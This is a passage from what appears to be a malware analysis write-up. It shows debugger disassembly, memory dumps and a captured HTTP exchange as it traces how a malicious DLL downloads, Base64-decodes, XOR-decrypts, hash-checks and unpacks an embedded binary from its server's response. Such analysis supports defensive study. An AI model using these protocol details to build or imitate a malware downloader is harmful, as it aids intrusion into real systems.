001DCBF4  44 00 78 00 41 00 65 00 49 00 64 00 71 00 35 00  D.x.A.e.I.d.q.5.
```

```
SV1; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727)
Host: 192.168.181.132
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Thu, 30 Jan 2014 10:37:48 GMT
Server: Apache
Accept-Ranges: bytes
Content-Length: 80110
Connection: close
Content-Type: text/html

<html><body>Q77rnK9PALFhU9el5zjnFH9q8H68FolbDxAeIdq5
+s4Lk1RzEJoj/2XTJiaP4poV3IiJdvyf/maZNo5HkJHAo23J1lVn
V8zwIS0cUK7RDHEOnyYkHEFkfeu6/rSDxL70eZ7lGsij+9JcI+TI
r6UNHB5PiArPGBqed883wn9hcofUBhiBx0FY77l7ehMCzzas9Q7f
ZXvDCfHIXSGOQnUYciGmTNeEHrYhqvjS8TBtcFxjJRz3b+dJMZzx
rzwQZ09x9IX4fCQ7zWWGj8LwXD4738TaB/MRZKfSrR6RUxzgT2Kd
x83hrlU4bM/kOGQhGvezL2/+7gdGTGLKmOr40THUpA47mkfaxv/9
ZXI4JngSzOOFgIywvGbSj4UKA1tbIKdTUHT5fbzC9WZocKoosWTl
gnDCDgEy/dspl3elnylDaVBsLCb16clvuZMIsuWFlrSTScV7vBy9
NZ52eiRNC0pDdvcdyn+PY9rloEug4icNaFrcXiYVpa+/0iarqx29
1QB9Ynd/
ToVLbfTykLOZQiY0wY3nrWCc/4xiPlbSRLVg0NaNPrcxy0qmjjbl
kAriuPzsEJGw+3QKBw2ZYgNqPdg2ZY3yG
ZbEpgi6R8+C2NbewDh2h36DBNBSQpPl6CF8uF7hJybIBfffqvTdK
```

Once the encrypted response is read, it is converted to ASCII from UNICODE.

Response Decryption Stage


The encrypted response is first decoded from ASCII to binary using Base64 Decoding algorithm.



```
100022B7  8BC1            MOV EAX,ECX
100022B9  C1E8 10         SHR EAX,10
100022BC  88043B          MOV BYTE PTR DS:[EBX+EDI],AL
100022BF  43              INC EBX
100022C0  3B5D F8         CMP EBX,DWORD PTR SS:[EBP-8]
100022C3 v73 14           JNB SHORT 100022D9
100022C5  8BC1            MOV EAX,ECX
100022C7  C1E8 08         SHR EAX,8
100022CA  88043B          MOV BYTE PTR DS:[EBX+EDI],AL
100022CD  43              INC EBX
100022CE  3B5D F8         CMP EBX,DWORD PTR SS:[EBP-8]
100022D1 v73 06           JNB SHORT 100022D9
100022D3  8BC7            MOV EAX,EDI
100022D5  880C03          MOV BYTE PTR DS:[EBX+EAX],CL
100022D8  43              INC EBX
100022D9  3B55 0C         CMP EDX,DWORD PTR SS:[EBP+C]
100022DC ^0F82 63FFFFFF   JB 10002245
100022E2  8B45 FC         MOV EAX,DWORD PTR SS:[EBP-4]
100022E5  5F              POP EDI
100022E6  5E              POP ESI
100022E7  5B              POP EBX
100022E8  C9              LEAVE
100022E9  C3              RETN
100022EA  55              PUSH EBP
100022EB  8BEC            MOV EBP,ESP
Stack SS:[0012FCD8]=00013412
EDX=000000D8

Address  Hex dump
0018FF58 43 BE EB 9C AF 4F 00 B1 61 53 D7 A5 E7 38 E7 14
0018FF68 7F 6A F0 7E BC 16 89 5B 0F 10 1E 21 DA B9 5F 38
0018FF78 AA 21 D7 76 4F C4 90 59 CE 27 65 09 01 D8 D6 92
0018FF88 A2 03 61 25 6A 6F 27 EB 38 2E 4D 51 CC 42 68 8F
0018FF98 FD 97 4C 98 9A 3F 8A 68 57 72 22 25 D5 72 7F F9
0018FFA8 9A 64 DA 39 1E 42 47 02 8D B7 27 59 55 9D 44 15
0018FFB8 F3 3C 08 4B 47 14 2B B4 43 1C 43 A7 C9 89 07 10
0018FFC8 59 1F 7A EE BF AD 20 F1 2F BD 1E 67 B9 46 B2 28
0018FFD8 FE F4 97 08 F9 32 3E 26 69 36 34 20 C6 7F DA 56
0018FFE8 9C 1E 6C 9A 34 97 2B FA FA 50 D1 C1 E4 F8 80 AC
0018FFF8 F1 81 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```

<-- Base64 Decoded Response in Binary

Now, let us see the main decryption routine:




```
10006691  FF30            PUSH DWORD PTR DS:[EAX]
10006693  51              PUSH ECX
10006694  52              PUSH EDX
10006695  E8 7EB9FFFF     CALL 10002018
1000669A  56              PUSH ESI
1000669B  E8 C9FEFFFF     CALL 10006569
100066A0  83C4 14         ADD ESP,14
100066A3  85C0            TEST EAX,EAX
100066A5 v74 14           JE SHORT 100066BB
100066A7  56              PUSH ESI
100066A8  E8 EEFEFFFF     CALL 1000659B
100066AD  59              POP ECX
100066AE  A3 7CC80010     MOV DWORD PTR DS:[1000C87C],EAX
100066B3  85C0            TEST EAX,EAX
100066B5 v0F85 51010000   JNZ 1000680C
100066BB  56              PUSH ESI
100066BC  E8 37ADFFFF     CALL 100013F8
100066C1  C70424 983A0000 MOV DWORD PTR SS:[ESP],3A98
100066C8  E8 37C0FFFF     CALL 10002704
100066CD  59              POP ECX
100066CE  8B4424 10       MOV EAX,DWORD PTR SS:[ESP+10]
100066D2  80B8 ECC70010 0 CMP BYTE PTR DS:[EAX+1000C7EC],1
100066D9 v75 65           JNZ SHORT 10006740
100066DB  FF37            PUSH DWORD PTR DS:[EDI]
100066DD  E8 21F2FFFF     CALL 10005903
100066E2  8BF0            MOV ESI,EAX
100066E4  59              POP ECX
100066E5  85F6            TEST ESI,ESI
100066E7 v74 57           JE SHORT 10006740
100066E9  8B16            MOV EDX,DWORD PTR DS:[ESI]
100066EB  8B4E 04         MOV ECX,DWORD PTR DS:[ESI+4]
100066EE  2BCA            SUB ECX,EDX

Address  Hex dump
00162A50 25 A0 4C D1 36 F5 54 AF BE 87 03 AA 71 FD 76 C8
00162A60 03 A2 C8 D7 B1 F0 75 D1 8C 27 85 7E B1 6F D1 AD
00162A70 6A 33 F6 7E 61 C8 3D 44 BB EE 11 A6 21 81 DD 57
00162A80 47 DF E6 47 AF AF F5 91 AE 01 10 70 9B 81 10 FF
00162A90 DD 5D 14 61 9B 57 F9 E4 FB 11 55 99 BB 0B B1 BF
00162AA0 D4 58 2C 8D B1 22 E9 CB 3F EC 09 34 5E 8D CA 30
```

<-- Main Decryption Routine

<-- Decryption Key of length 0xf4 bytes

It takes 3 input parameters:

1. Pointer to the encrypted binary response.
2. Size of the encrypted data.
3. 0xF4 bytes key




```
0012FD28  001ADE68   <-- Pointer to Encrypted Response
0012FD2C  0000E70C
0012FD30  00162A50   <-- Pointer to Decryption key
0012FD34  000000F4   <-- Length of Decryption key == 0xf4 bytes
0012FD38  00000000
0012FD3C  00156A28
```

The decryption routine will first generate a Permutation Table of size 0x100 bytes using the 0xF4 bytes decryption key.

This permutation table is then used again in XOR decryption of the binary response. This decryption routine is similar to the one we saw previously.

You can see the decrypted response in the memory dump below:




```
10002098  0FB68405 60FFFFl MOVZX EAX,BYTE PTR SS:[EBP+EAX-A0]
100020A0  03C2             ADD EAX,EDX
100020A2  23C6             AND EAX,ESI
100020A4  8A8405 60FFFFFF  MOV AL,BYTE PTR SS:[EBP+EAX-A0]
100020AB  3001             XOR BYTE PTR DS:[ECX],AL              decrypt the binary response
100020AD  47               INC EDI
100020AE  3B7D 74          CMP EDI,DWORD PTR SS:[EBP+74]          check if counter > size_of_binary_data
100020B1 ^72 A0            JB SHORT 10002053
100020B3  5E               POP ESI                                0018F4F0
100020B4  5B               POP EBX
100020B5  8BC7             MOV EAX,EDI
100020B7  5F               POP EDI
Stack [0012FC0C]=0018F4F0 (0018F4F0)
ESI=000000FF

Address   Hex dump                                         ASCII
001ADE68  7A F2 7E AF D4 E5 03 00 03 00 00 00 63 6C 6B 00  z≥~»╘σ♥.♥...clk.
001ADE78  00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00  ............☺...
001ADE88  01 00 00 00 31 70 70 63 00 00 00 00 00 00 00 00  ☺...1ppc........
001ADE98  00 00 00 00 00 01 00 00 00 01 00 00 00 31 63 6F  .....☺...☺...1co
001ADEA8  72 65 00 00 00 00 00 00 00 00 00 00 00 00 8A E5  re............èσ
001ADEB8  03 00 09 00 00 00 FB 9E FD 8A 8A E5 03 00 BE 10  ♥.....√₧²èèσ♥.╛►
001ADEC8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001ADED8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001ADEE8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001ADEF8  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001ADF08  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001ADF18  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001ADF28  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
001ADF38  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```


Parsing the Decrypted Response

In the next stage, it parses the decrypted response. First it verifies that the length of response received is equal to the original length expected.

The original length is stored as the second DWORD in the response, in our case: 0x03E5D4. This is the total length – 0xC bytes because the first 0xC bytes store data for verification.




```
10006569  8B4424 04      MOV EAX,DWORD PTR SS:[ESP+4]
1000656D  56             PUSH ESI
1000656E  8B30           MOV ESI,DWORD PTR DS:[EAX]     pointer to end of response
10006570  8B40 04        MOV EAX,DWORD PTR DS:[EAX+4]   pointer to start of decrypted response
10006573  8B4E 04        MOV ECX,DWORD PTR DS:[ESI+4]   length of response - 0xc
10006576  2BC6           SUB EAX,ESI
10006578  83E8 0C        SUB EAX,0C
1000657B  3BC1           CMP EAX,ECX
1000657D ˅74 04          JE SHORT 10006583              if length of response received == original length
1000657F  33C0           XOR EAX,EAX
10006581  5E             POP ESI
10006582  C3             RETN
10006583  6A 7F          PUSH 7F
10006585  51             PUSH ECX
10006586  8D46 0C        LEA EAX,DWORD PTR DS:[ESI+C]
10006589  50             PUSH EAX
1000658A  E8 60C0FFFF    CALL 100025EF
```




```
Address  Hex dump                                         ASCII
001ADE68 7A F2 7E AF D4 E5 03 00 03 00 00 00 63 6C 6B 00 z≥~»╘σ♥.♥...clk.
001ADE78 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ............☺...
001ADE88 01 00 00 00 31 70 70 63 00 00 00 00 00 00 00 00 ☺...1ppc........
001ADE98 00 00 00 00 00 01 00 00 00 01 00 00 00 31 63 6F .....☺...☺...1co
001ADEA8 72 65 00 00 00 00 00 00 00 00 00 00 00 00 8A E5 re............èσ
001ADEB8 03 00 09 00 00 00 FB 9E FD 8A 8A E5 03 00 BE 10 ♥.....√₧²èèσ♥.╛►
```

In the second stage of verification, it calculates the hash of the total decrypted response using a single byte key, 0x7F as shown below:




```
100025EF  33C0           XOR EAX,EAX
100025F1  33C9           XOR ECX,ECX
100025F3  394424 08      CMP DWORD PTR SS:[ESP+8],EAX     if length <= 0x0
100025F7 ˅76 21          JBE SHORT 1000261A
100025F9  0FB65424 0C    MOVZX EDX,BYTE PTR SS:[ESP+C]    initialize the key to 0x7f
100025FE  56             PUSH ESI
100025FF  57             PUSH EDI
10002600  8B7424 0C      MOV ESI,DWORD PTR SS:[ESP+C]     pointer to decrypted data
10002604  0FB63431       MOVZX ESI,BYTE PTR DS:[ECX+ESI]
10002608  8BFA           MOV EDI,EDX
1000260A  0FAFF8         IMUL EDI,EAX
1000260D  03F7           ADD ESI,EDI
1000260F  41             INC ECX
10002610  8BC6           MOV EAX,ESI
10002612  3B4C24 10      CMP ECX,DWORD PTR SS:[ESP+10]    if counter < total_length
10002616 ^72 E8          JB SHORT 10002600
10002618  5F             POP EDI
10002619  5E             POP ESI
1000261A  C3             RETN
```

The calculated hash is compared with the hash stored in the decrypted response as the first DWORD, in our case, 0xAF7EF27A




```
Address  Hex dump                                         ASCII
001ADE68 7A F2 7E AF D4 E5 03 00 03 00 00 00 63 6C 6B 00 z≥~»╘σ♥.♥...clk.
001ADE78 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 ............☺...
001ADE88 01 00 00 00 31 70 70 63 00 00 00 00 00 00 00 00 ☺...1ppc........
001ADE98 00 00 00 00 00 01 00 00 00 01 00 00 00 31 63 6F .....☺...☺...1co
001ADEA8 72 65 00 00 00 00 00 00 00 00 00 00 00 00 8A E5 re............èσ
```

It then compares the strings stored in the response with “core”. The strings stored in response are: “clk”, “ppc” and “core”. This is done to locate the correct offset, which will be used to locate the binary in the response.



```
100065AE   6A 0C            PUSH 0C
100065B0   5E               POP ESI
100065B1  ⌄76 2F            JBE SHORT 100065E2
100065B3   6A 00            PUSH 0
100065B5   6A 00            PUSH 0
100065B7   6A FF            PUSH -1
100065B9   68 0C8F0010      PUSH 10008F0C                          ASCII "core"
100065BE   8D1C37           LEA EBX,DWORD PTR DS:[EDI+ESI]
100065C1   6A FF            PUSH -1
100065C3   53               PUSH EBX
100065C4   E8 7DABFFFF      CALL 10001146                          <-- compare string with "core"
100065C9   83C4 18          ADD ESP,18
100065CC   85C0             TEST EAX,EAX                           <-- if equal, then proceed to binary extraction
100065CE  ⌄74 19            JE SHORT 100065E9
100065D0   8B43 10          MOV EAX,DWORD PTR DS:[EBX+10]
100065D3   FF45 08          INC DWORD PTR SS:[EBP+8]
100065D6   8D7406 18        LEA ESI,DWORD PTR DS:[ESI+EAX+18]
100065DA   8B45 08          MOV EAX,DWORD PTR SS:[EBP+8]
100065DD   3B47 08          CMP EAX,DWORD PTR DS:[EDI+8]
100065E0  ^72 D1            JB SHORT 100065B3
100065E2   33C0             XOR EAX,EAX
100065E4   5F               POP EDI
100065E5   5E               POP ESI
100065E6   5B               POP EBX
100065E7   5D               POP EBP
100065E8   C3               RETN
100065E9   FF73 10          PUSH DWORD PTR DS:[EBX+10]
100065EC   8D4437 18        LEA EAX,DWORD PTR DS:[EDI+ESI+18]
100065F0   50               PUSH EAX
100065F1   E8 21AEFFFF      CALL 10001417
```




```
0012FD08   001ADE8D  ASCII "ppc"
0012FD0C   FFFFFFFF
0012FD10   10008F0C  ASCII "core"
0012FD14   FFFFFFFF
0012FD18   00000000
```

Once it locates the string, “core”, it will copy 0x3E58A bytes to a new buffer.

It then extracts the binary from the response as shown below:

1. Reads the size of the binary at offset: 0x40C
2. The binary is stored at offset, 0x614.
3. It copies 0x5600 bytes of the binary to a new buffer.

